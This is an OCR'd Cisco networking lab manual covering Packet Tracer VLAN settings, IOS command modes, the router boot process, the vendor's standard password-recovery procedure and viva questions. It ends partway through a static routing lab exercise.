
VLAN Database Configuration

You can manage the VLANs of the switch from the **VLAN Database** sub-panel. You can add VLANs by entering a name and a VLAN number and pressing the **Add** button. You can see all existing VLAN entries in the list below the button. You can remove a VLAN by selecting it in the list and then pressing the **Remove** button. To associate a particular interface with a VLAN, go to the configuration panel of that interface.



Interface Configuration

Switches have only Ethernet-type interfaces. For each interface, you can set the **Port Status** (on or off), **Bandwidth**, **Duplex** setting, **VLAN Switch Mode**, and **Tx Ring Limit**. By default, an interface is a VLAN access port assigned to VLAN 1. You can use the drop-down menu on the right side of the screen to reassign the port to another existing VLAN. You can also change an interface into a VLAN trunk port, and then use the drop-down menu on the right to select the VLANs you want that trunk to handle.



In Packet Tracer, the switch allows all VLANs (1 to 1005) on a trunk port by default, even if the VLAN does not actually exist on the switch. In the drop-down menu, you can see the current VLANs and block (uncheck) them from the trunk. However, you cannot block VLANs that do not exist. This does not affect the functionality of the switch. It is simply a way to display VLANs (or a range of VLANs) that the trunk supports.

Various Routing Modes

Cisco IOS supports various command modes, among those following modes are the highly tested in CCNA level exam.

- User EXEC Mode
- Privileged EXEC Mode
- Global Configuration Mode
- Interface Configuration Mode
- Sub Interface Configuration Mode
- Setup Mode
- ROM Monitor Mode


We need to execute specific commands to navigate from one mode to another. Following section describe IOS command modes with specific navigation commands in details.

User EXEC Mode

This is the primary mode when you logged in router. On job environment, it is usually password protected. You need a valid username and password to access this mode. You have three chances to enter a valid password, before connection attempt is refused. On LAB environment, you could access this mode directly (unless you have configured it for password).

```
Press RETURN to get started!
        User EXEC Mode
Router>
```

By default, it consists device hostname followed by a greater than sign. For router default hostname is Router. For switch default hostname is Switch.



Default hostname can be changed from global configuration mode using hostname command.

User exec mode is the subset of privileged exec mode. For security purposes, this mode is reserved for tasks that do not change the configuration of router. It has limited commands those allow you to connect to remote devices, change terminal line settings on a temporary basis, perform basic tests and list system information.

Enter? at command prompt to list all available commands on this mode.

```
Router>? ← Enter ? at command prompt
Exec commands: to list all available
  <1-99>      Session number to resume
  connect     Open a terminal connection
  disable     Turn off privileged commands
  disconnect  Disconnect an existing network connection
  enable      Turn on privileged commands
  exit        Exit from the EXEC
  logout      Exit from the EXEC
  ping        Send echo messages
  resume      Resume an active network connection
  show        Show running system information
  ssh         Open a secure shell client connection
  telnet      Open a telnet connection
  terminal    Set terminal line parameters
  traceroute  Trace route to destination
Router>
```

Privileged Exec Mode

Privileged exec mode is the main exec mode. Same as user exec mode on job environment, this mode is also password protected. You have to enter the password to access this mode. In lab environment, it's usually unprotected. You can access this mode by executing enable command at user exec mode.

```
Router>
Router>enable
Router#
```

Most commands of this mode are one time commands, like show or clear commands, which show current configuration status and clear counters on interfaces respectively. You can list all available commands of this mode by entering ? at command prompt.

This mode has all commands available for exec mode including user exec mode.

Common commands can be entered either from user exec mode or privileged exec mode.

Exec mode commands are not saved across the reboot of device.

Global Configuration Mode

Global configuration mode is the next access level in IOS mode sequence. This mode is used to configure device globally, or to enter in element like interface, protocols specific configuration mode. Use configure terminal command at privileged exec mode to access global configuration mode.

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#
```

Global configuration mode and element specific configuration mode allow you to make change in running configuration. By default running configuration is not stored across the reboot, but you can save running configuration to preserve it across the reboot. To save running configuration use copy running-config startup-config from privileged EXEC mode commands.
To return in privileged exec mode from global configuration mode or element specific configuration mode we have three commands.

- Ctrl + Z (Press CTRL key with Z Key)
- exit
- end

Ctrl+Z key combination will work in all mode. But it has a drawback, if you pressed Ctrl+Z at the end of a command line in which a valid command has been typed, that command will be added in the running configuration file. exit command only works in global configuration mode.

end command is the safest way to exit from global configuration mode or interface specific mode. It will always take you back in privileged EXEC mode regardless of which configuration mode or configuration sub-mode you are in.

Interface configuration mode

Interface configuration mode is used to configure interface related settings. Many settings are enabled on a perinterface basis like as serial port, Ethernet. Interface configuration commands affect interface related settings, such as enable or disable interface, bandwidth, clock rate etc. To configure or change these setting, you need to enter in interface specific mode. To access interface configuration mode use following command.

Router(config)# interface type number

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface serial 0/0/0
Router(config-if)#
```

For example, to configure first serial port on 1841 series router we would use following command

Router(config)#interface serial 0/0/0

Sub Interface Configuration Mode

If interface supports virtualization, then sub interface mode is used to configure the virtual interface. From sub interface configuration mode you can configure multiple virtual interfaces known as sub interface on a single physical interface. On router usually virtual interfaces are used for wan connection such as Frame Relay. Frame Relay connection supports multiple point-to-point links known as PVC (Permanent virtual circuits). PVC can be combined under the separate sub interfaces those are configured on a single physical interface. Another example of sub interface is VLAN communication, where we create sub interface on physical FastEthernet port for each VLAN. To access sub interface configuration mode run following command from interface configuration mode.

Router(config-if)# interface type number

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface fastethernet 0/0
Router(config-if)#interface fastethernet 0/0.1
Router(config-subif)#
```

In above example fastethernet 0/0.1 is the virtual interface (sub interface) of physical interface fastethernet 0/0.

Setup Mode

At the end of booting process, router tries to locate running configuration. If it finds the configuration, it would load that. If it fails to find valid configuration, it would initiate the setup mode. In Setup Mode router will ask you questions about the initial settings in a sequence for basic configuration values. Depending on answers provided by you, router will automatically build initial configuration.

```
Cisco IOS Software, 1841 Software (C1841-ADVIPSERVICESK9-M),
 RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Wed 18-Jul-07 04:52 by pt_team


        --- System Configuration Dialog ---

Continue with configuration dialog? [yes/no]: yes

At any point you may enter a question mark '?' for help.
Use ctrl-c to abort configuration dialog at any prompt.
Default settings are in square brackets '[]'.


Basic management setup configures only enough connectivity
for management of the system, extended setup will ask you
to configure each interface on the system

Would you like to enter basic management setup? [yes/no]: yes
Configuring global parameters:

  Enter host name [Router]:
```

Router will enter in setup mode only if it does not find the valid configuration.

ROMMON Mode

During the boot process, router loads IOS image in RAM. If it does not find a valid IOS image, it would enter in ROMMON mode. You can manually enter in this mode by interrupting boot sequence during the startup. This mode is used for diagnostic purpose. By default router does not enter in this mode unless it completely fail to locate the IOS image. To manually enter in this mode, execute reload command from privileged exec mode and then press CTRL + C key combination during the first 60 seconds of startup.

```
Router>enable
Router#reload
Proceed with reload? [confirm]y
System Bootstrap, Version 12.3(8r)T8, RELEASE SOF
TWARE (fc1)
Cisco 1841 (revision 5.0) with 114688K/16384K bytes of memory.

Self decompressing the image :
#########
monitor: command "boot" aborted due to user interrupt
rommon 1 >
```

Cisco IOS mode summary

Mode	Purpose	Prompt	Command to enter	Command to exit
User EXEC	Allow you to connect with remote devices, perform basic tests, temporary change terminal setting and list system information	Router >	Default mode after booting. Login with password, if configured.	Use exit command
Privileged EXEC	Allow you to set operating parameters. It also includes high level testing and list commands like show, copy and debug.	Router #	Use enable command from user exec mode	Use exit command
Global Configuration	Contain commands those affect the entire system	Router(config)#	Use configure terminal command from privileged exec mode	Use exit command
Interface Configuration	Contain commands those modify the operation of an interface	Router(config-if)#	Use interface type number command from global configuration mode	Use exit command to return in global configuration mode
Sub-Interface Configuration	Configure or modify the virtual interface created from physical interface	Router(config-subif)	Use interface type sub interface number command from global configuration mode or interface configure mode	Use exit to return in previous mode. Use end command to return in privileged exec mode.
Setup	Used by router to create initial configuration, if running configuration is not present	Parameter [Parameter value]:	Router will automatically insert in this mode if running configuration is not present	Press CTRL+C to abort. Type Yes to save configuration, or No to exit without saving when asked in the end of setup.
ROMMON	If router automatically enter in this mode, then it indicates that it fails to locate a valid IOS image. Manual entrance in this mode Allow you to perform low-level diagnostics.	ROMMON>	Enter reload command from privileged exec mode. Press CTRL + C key combination during the first 60 seconds of booting process	Use exit command.

- IOS commands are not case sensitive; you can enter them in uppercase, lowercase or even in mixed case.
- Password is case sensitive. Make sure you type it in correct case.
- In any mode, you can obtain a list of commands available on that mode by entering a question mark (?).

- Standard order of accessing mode is
- User Exec mode => Privileged Exec mode => Global Configuration mode => Interface Configuration mode => Sub Interface Configuration mode
- Router will enter in setup mode only if it fails to load a valid running configuration.
- Router will enter in ROMMON mode only if it fails to load a valid IOS image file.
- You can manually enter in ROMMON mode for diagnostics purpose.

CISCO DEVICES HARDWARE COMPONENT AND BOOTING PROCESS

ROM

ROM contains the necessary firmware to boot up your router and typically has the following four components:

1. POST (power-on self-test) Performs tests on the router's hardware components.

2. Bootstrap program Brings the router up and determines how the IOS image and configuration files will be found and loaded.

3. ROM Monitor (ROMMON mode) A mini–operating system that allows you to perform low-level testing and troubleshooting, the password recovery procedure,

4. Mini-IOS A stripped-down version of the IOS that contains only IP code. This should be used in emergency situations where the IOS image in flash can't be found and you want to boot up your router and load in another IOS image. This stripped-down IOS is referred to as RXBOOT mode.

RAM

RAM is like the memory in your PC. On a router, it (in most cases) contains the running IOS image; the active configuration file; any tables (including routing, ARP, CDP neighbor, and other tables); and internal buffers for temporarily storing information, such as interface input and output buffers. The IOS is responsible for managing memory. When you turn off your router, everything in RAM is erased.

Flash

Flash is a form of nonvolatile memory in that when you turn the router off, the information stored in flash is not lost. Routers store their IOS image in flash, but other information can also be stored here.

Note that some lower-end Cisco routers actually run the IOS directly from flash (not RAM). Flash is slower than RAM, a fact that can create performance issues.

NVRAM

NVRAM is like flash in that its contents are not erased when you turn off your router. It is slightly different, though, in that it uses a battery to maintain the information when the Cisco device is turned off. Routers use NVRAM to store their configuration files. In newer versions of the IOS, you can store more than one configuration file here.

Router Boot up Process

A router typically goes through five steps when booting up:

The router loads and runs POST (located in ROM), testing its hardware components, including memory and interfaces.

The bootstrap program is loaded and executed.

The bootstrap program finds and loads an IOS image: Possible locations: - flash, a TFTP server, or the Mini-IOS in ROM.

Once the IOS is loaded, the IOS attempts to find and load a configuration file, stored in NVRAM

After the configuration is loaded, you are presented with the CLI interface. you are placed into is User EXEC mode.

Setup Mode

Cisco devices include a feature called Setup mode to help you make a basic initial configuration. Setup mode will run only if there is no configuration file in NVRAM—either because the router is brand-new, or because it has been erased. Setup mode will ask you a series of questions and apply the configuration to the device based on your answers. You can abort Setup mode by typing CTRL+C or by saying "no" either when asked if you want to enter the initial configuration dialog or when asked if you want to save the configuration at the end of the question.

Configuration register

The configuration register is a special register in the router that determines many of its boot up and running options, including how the router finds the IOS image and its configuration file. The configuration register is a four-character hexadecimal value that can be changed to manipulate how the router behaves at bootup. The default value is 0x2102. The characters "0x" indicate that the

characters that follow are in hexadecimal. This makes it clear whether the value is "two thousand one hundred and two" or, as in this case, "two one zero two hexadecimal". The fourth character in the configuration register is known as the boot field. Changing the value for this character will have the following effects:

0x2100 = Always boot to ROMMON.

0x2101 = Always boot to RXBOOT.

0x2102 through 0x210F = Load the first valid IOS in flash; values of 2 through F for the fourth character specify other IOS image files in flash.

The third character in the configuration register can modify how the router loads the configuration file. The setting of 0x2142 causes the router to ignore the startup-config file in NVRAM (which is where the password is stored) and proceed without a configuration—as if the router were brand new or had its configuration erased.

How to reset Router password

The Password Recovery process is simple and takes less than five minutes depending on how fast your router boots

Connect to the console port, start your terminal application, and power cycle the router. When you see the boot process beginning, hit the Break sequence. (This is usually Ctrl+Page Break, but it might differ for different terminal applications.) Doing this interrupts the boot process and drops the router into ROMMON.

At the ROMMON prompt, enter the command confreg 0x2142 to set the configuration register to 0x2142.

Restart the router by power cycling it or by issuing the command reset.

When the router reloads, the configuration register setting of 0x2142 instructs the router to ignore the startup-config file in NVRAM. You will be asked if you want to go through Setup mode because the router thinks it has no startup-configuration file. Exit from Setup mode.

Press Return and enable command enable to go into privileged EXEC command mode. No password is required because the startup config file was not loaded.

Load the configuration manually by entering copy startup-config running-config.

Go into the Global Configuration mode using the command configure terminal and change the password with the command enable password password or enable secret password.

Save the new password by entering copy running-config startup-config.

Go to the global config prompt, and change the configuration register back to the default setting with the command config-register 0x2102. Exit back to the privileged exec prompt.

Reboot the router using the reload command. You will be asked to save your changes; you can do so if you have made additional configuration changes.

Reset password on 1841

System Bootstrap, Version 12.3(8r)T8, RELEASE SOFTWARE (fc1)

Cisco 1841 (revision 5.0) with 114688K/16384K bytes of memory.

Self decompressing the image :

#

press “ctrl+break/pause”

monitor: command "boot" aborted due to user interrupt

rommon 1 >confreg 0x2142

rommon 2 > reset

System Bootstrap, Version 12.3(8r)T8, RELEASE SOFTWARE (fc1)

Cisco 1841 (revision 5.0) with 114688K/16384K bytes of memory.

Self decompressing the image :

[OK]

Cisco IOS Software, 1841 Software (C1841-ADVIPSERVICESK9-M),

Version 12.4(15)T1, RELEASE SOFTWARE (fc2)

Technical Support: http://www.cisco.com/techsupport

Copyright (c) 1986-2007 by Cisco Systems, Inc.

Compiled Wed 18-Jul-07 04:52 by pt_team

Image text-base: 0x60080608, data-base: 0x6270CD50

Cisco 1841 (revision 5.0) with 114688K/16384K bytes of memory.

Processor board ID FTX0947Z18E

M860 processor: part number 0, mask 49

2 FastEthernet/IEEE 802.3 interface(s)

191K bytes of NVRAM.

31360K bytes of ATA CompactFlash (Read/Write)

Cisco IOS Software, 1841 Software (C1841-ADVIPSERVICESK9-M),

Version 12.4(15)T1, RELEASE SOFTWARE (fc2)

Technical Support: http://www.cisco.com/techsupport

Copyright (c) 1986-2007 by Cisco Systems, Inc.

Compiled Wed 18-Jul-07 04:52 by pt_team

--- System Configuration Dialog ---

Continue with configuration dialog? [yes/no]: no

Press RETURN to get started!

Router>enable

Router#copy startup-config running-config

Destination filename [running-config]?

428 bytes copied in 0.416 secs (1028 bytes/sec)

Router#configure terminal

Enter configuration commands, one per line. End with CNTL/Z.

Router(config)#enable password vinita

Router(config)#enable secret vinita

when you set the enable password (password) command it creates an unencrypted password which is in clear text format issuing the show running-config command after doing this, shows your password in clear view.

but when you issue the enable secret (password)command it encrypts the password as can can be seen when you show the running config

Router(config)#config-register 0x2102

Router(config)#line console 0

Router(config-line)#password yogesh

Router(config-line)#login

Router(config-line)#exit

Router(config)#exit

Router#copy running-config startup-config

Destination filename [startup-config]?

Building configuration...

[OK]

Router#reload

Proceed with reload? [confirm]

Algorithm: NA

Source Code: NA

Output:

Conclusion: In conclusion, mastering basic commands for routers and switches is essential for effective network management and troubleshooting. Understanding router and switch modes, along with key commands, provides a solid foundation for configuring and maintaining network devices.

Viva Questions: Here are some viva questions related to router and switch modes, as well as basic commands:

Router Modes:

1. What are the different modes in a router's CLI, and what is the purpose of each?

2. How do you enter Global Configuration mode from User EXEC mode?

3. What is the significance of Privileged EXEC mode, and how do you access it?

4. What commands are available in Global Configuration mode that are not available in User EXEC mode?

5. How would you exit a mode and return to the previous mode in the router CLI?

Basic Router Commands:

6. What does the `show running-config` command do, and why is it important?

7. How would you view the routing table of a router?

8. What command would you use to check the status of interfaces on a router?

9. How can you configure an IP address on a router interface?

10. What is the purpose of the `copy running-config startup-config` command?

Basic Switch Commands:

11. How do you access the CLI on a switch?

12. What command would you use to display VLAN information on a switch?

13. How do you configure a switch port to operate in a specific VLAN?

14. What command is used to verify the configuration of switch ports?

15. How can you save the current configuration on a switch?

Troubleshooting and Verification:

16. How would you use the `ping` command to troubleshoot network connectivity issues?

17. What does the `traceroute` command do, and how can it help in diagnosing network problems?

18. What steps would you take to troubleshoot an issue where a router is not passing traffic between interfaces?

19. How do you check for and resolve IP address conflicts using basic commands?

20. What are common commands used to verify the successful application of a configuration on a router or switch?

Configuration Tasks:

21. How do you set a hostname for a router or switch, and why is it useful?

22. What is the process to configure a static route on a router?

23. How would you configure a basic ACL (Access Control List) on a router?

24. What command would you use to configure an interface description on a router or switch?


25. How do you configure and test basic network connectivity between two devices using the CLI?

PROGRAM -6

Aim: Configuration of Static Routing Protocol

Theoretical Description:

Topology Diagram



Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Fa0/0	172.16.3.1	255.255.255.0	N/A
	S0/0/0	172.16.2.1	255.255.255.0	N/A
R2	Fa0/0	172.16.1.1	255.255.255.0	N/A
	S0/0/0	172.16.2.2	255.255.255.0	N/A
	S0/0/1	192.168.1.2	255.255.255.0	N/A
R3	FA0/0	192.168.2.1	255.255.255.0	N/A
	S0/0/1	192.168.1.1	255.255.255.0	N/A
PC1	NIC	172.16.3.10	255.255.255.0	172.16.3.1
PC2	NIC	172.16.1.10	255.255.255.0	172.16.1.1
PC3	NIC	192.168.2.10	255.255.255.0	192.168.2.1

Learning Objectives

Upon completion of this lab, you will be able to:

- Cable a network according to the Topology Diagram.
- Erase the startup configuration and reload a router to the default state.
- Perform basic configuration tasks on a router.

- Interpret **`debug ip routing`** output.
- Configure and activate Serial and Ethernet interfaces.
- Test connectivity.
- Gather information to discover causes for lack of connectivity between devices.
- Configure a static route using an intermediate address.
- Configure a static route using an exit interface.
- Compare a static route with intermediate address to a static route with exit interface.
- Configure a default static route.
- Configure a summary static route.
- Document the network implementation.

Scenario

In this lab activity, you will create a network that is similar to the one shown in the Topology Diagram. Begin by cabling the network as shown in the Topology Diagram. You will then perform the initial router configurations required for connectivity. Use the IP addresses that are provided in the Addressing Table to apply an addressing scheme to the network devices. After completing the basic configuration, test connectivity between the devices on the network. First test the connections between directly connected devices, and then test connectivity between devices that are not directly connected. Static routes must be configured on the routers for end-to-end communication to take place between the network hosts. You will configure the static routes that are needed to allow communication between the hosts. View the routing table after each static route is added to observe how the routing table has changed.

Algorithm: NA

Source Code:

Task 1: Cable, Erase, and Reload the Routers.

Step 1: Cable a network that is similar to the one in the Topology Diagram.

Step 2: Clear the configuration on each router.

Clear the configuration on each of the routers using the **`erase startup-config`** command and then **`reload`** the routers. Answer **no** if asked to save changes.

Task 2: Perform Basic Router Configuration.

Note: If you have difficulty with any of the commands in this task, see **Lab 1.5.1: Cabling a Network and Basic Router Configuration**.

Step 1: Use global configuration commands.

On the routers, enter global configuration mode and configure the basic global configuration commands including:

- **hostname**
- **no ip domain-lookup**
- **enable secret**

Step 2: Configure the console and virtual terminal line passwords on each of the routers.

- **password**
- **login**

Step 3: Add the `logging synchronous` command to the console and virtual terminal lines.

This command is very helpful in both lab and production environments and uses the following syntax:

```
Router(config-line)#logging synchronous
```

To synchronize unsolicited messages and debug output with solicited Cisco IOS software output and prompts for a specific console port line, auxiliary port line, or virtual terminal line, we can use the **logging synchronous** line configuration command. In other words, the **logging synchronous** command prevents IOS messages delivered to the console or Telnet lines from interrupting your keyboard input.

For example, you may have already experienced something similar to the following example:

Note: *Do not* configure R1 interfaces yet.

```
R1(config)#interface fastethernet 0/0
R1(config-if)#ip address 172.16.3.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#descri
*Mar  1 01:16:08.212: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to
up
*Mar  1 01:16:09.214: %LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/0, changed state to upption
R1(config-if)#
```

The IOS sends unsolicited messages to the console when you activate an interface with the **no shutdown** command. However, the next command you enter (in this case, **description**) is interrupted by these messages. The **logging synchronous** command solves this problem by copying the command entered up to that point down to the next router prompt.

```
R1(config)#interface fastethernet 0/0
R1(config-if)#ip address 172.16.3.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#description
```

```
*Mar  1 01:28:04.242: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to
up
*Mar  1 01:28:05.243: %LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/0, changed state to up
R1(config-if)#description  <-- Keyboard input copied after message
```

R1 is shown here as an example. Add **logging synchronous** to the console and virtual terminal lines on all routers.

```
R1(config)#line console 0
R1(config-line)#logging synchronous
R1(config-line)#line vty 0 4
R1(config-line)#logging synchronous
```

Step 4: Add the `exec-timeout` command to the console and virtual terminal lines.

To set the interval that the EXEC command interpreter waits until user input is detected, we can use the **exec-timeout** line configuration command. If no input is detected during the interval, the EXEC facility resumes the current connection. If no connections exist, the EXEC facility returns the terminal to the idle state and disconnects the incoming session. This command allows you to control the amount of time a console or virtual terminal line can be idle before the session is terminated. The syntax follows:

```
Router(config-line)#exec-timeout minutes [seconds]
```

Syntax description:

minutes—Integer that specifies the number of minutes.

seconds—(Optional) Additional time intervals in seconds.

In a lab environment, you can specify “no timeout” by entering the **exec-timeout 0 0** command. This command is very helpful because the default timeout for lines is 10 minutes. However, for security purposes, you would not normally set lines to “no timeout” in a production environment.

R1 is shown here as an example.

Add **exec-timeout 0 0** to console and virtual terminal lines on all routers.

```
R1(config)#line console 0
R1(config-line)#exec-timeout 0 0
R1(config-line)#line vty 0 4
R1(config-line)#exec-timeout 0 0
```

Task 3: Interpreting Debug Output.

Note: If you already configured IP addressing on R1, please remove all `interface` commands now before proceeding. R1, R2 and R3 should be configured through the end of Task 2 without any interface configurations.

Step 1: On R1 from privileged EXEC mode, enter the `debug ip routing` command.

```
R1#debug ip routing
IP routing debugging is on
```

The **debug ip routing** command shows when routes are added, modified, and deleted from the routing table. For example, every time you successfully configure and activate an interface, Cisco IOS adds a route to the routing table. We can verify this by observing output from the **debug ip routing** command.

Step 2: Enter interface configuration mode for R1's LAN interface.

```
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface fastethernet 0/0
```

Configure the IP address as specified in the Topology Diagram.

```
R1(config-if)#ip address 172.16.3.1 255.255.255.0 is_up: 0
state: 6 sub state: 1 line: 1 has_route: False
```

As soon as you press the **Enter** key, Cisco IOS debug output informs you that there is now a route, but its state is `False`. In other words, the route has not yet been added to the routing table. Why did this occur and what steps should be taken to ensure that the route is entered into the routing table?

_____

_____

Step 3: Enter the command necessary to install the route in the routing table.

If you are not sure what the correct command is, review the discussion in "Examining Router Interfaces" which is discussed in Section 2.2, "Router Configuration Review."

After you enter the correct command, you should see debug output. Your output may be slightly different from the example below.

```
is_up: 1 state: 4 sub state: 1 line: 1 has_route: False RT:
add 172.16.3.0/24 via 0.0.0.0, connected metric [0/0]
RT: NET-RED 172.16.3.0/24
RT: NET-RED queued, Queue size 1
RT: interface FastEthernet0/0 added to routing table
%LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up is_up: 1
state: 4 sub state: 1 line: 1 has_route: True
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, chan ged
state to up
is_up: 1 state: 4 sub state: 1 line: 1 has_route: True
is_up: 1 state: 4 sub state: 1 line: 1 has_route: True
```

The new network you configured on the LAN interface is now added to the routing table, as shown in the highlighted output.

If you do not see the route added to the routing table, the interface did not come up. Use the following systematic process to troubleshoot your connection:

1. Check your physical connections to the LAN interface.
   Is the correct interface attached? _____
   Your router may have more than one LAN interface. Did you connect the correct LAN interface? _____
   An interface will not come up unless it detects a carrier detect signal at the Physical layer from another device. Is the interface connected to another device such as a hub, switch, or PC? _____
2. Check link lights. Are all link lights blinking? _____

3. Check the cabling. Are the correct cables connected to the devices? _____

4. Has the interface been activated or enabled? _____

If you can answer **yes** to all the proceeding questions, the interface should come up.

Step 4: Enter the command to verify that the new route is now in the routing table.

Your output should look similar to the following output. There should now be one route in the table for R1. What command did you use?

```
R1#_____________________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 1 subnets
C       172.16.3.0 is directly connected, FastEthernet0/0
```

Step 5: Enter interface configuration mode for R1's WAN interface connected to R2.

```
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface Serial 0/0/0
```

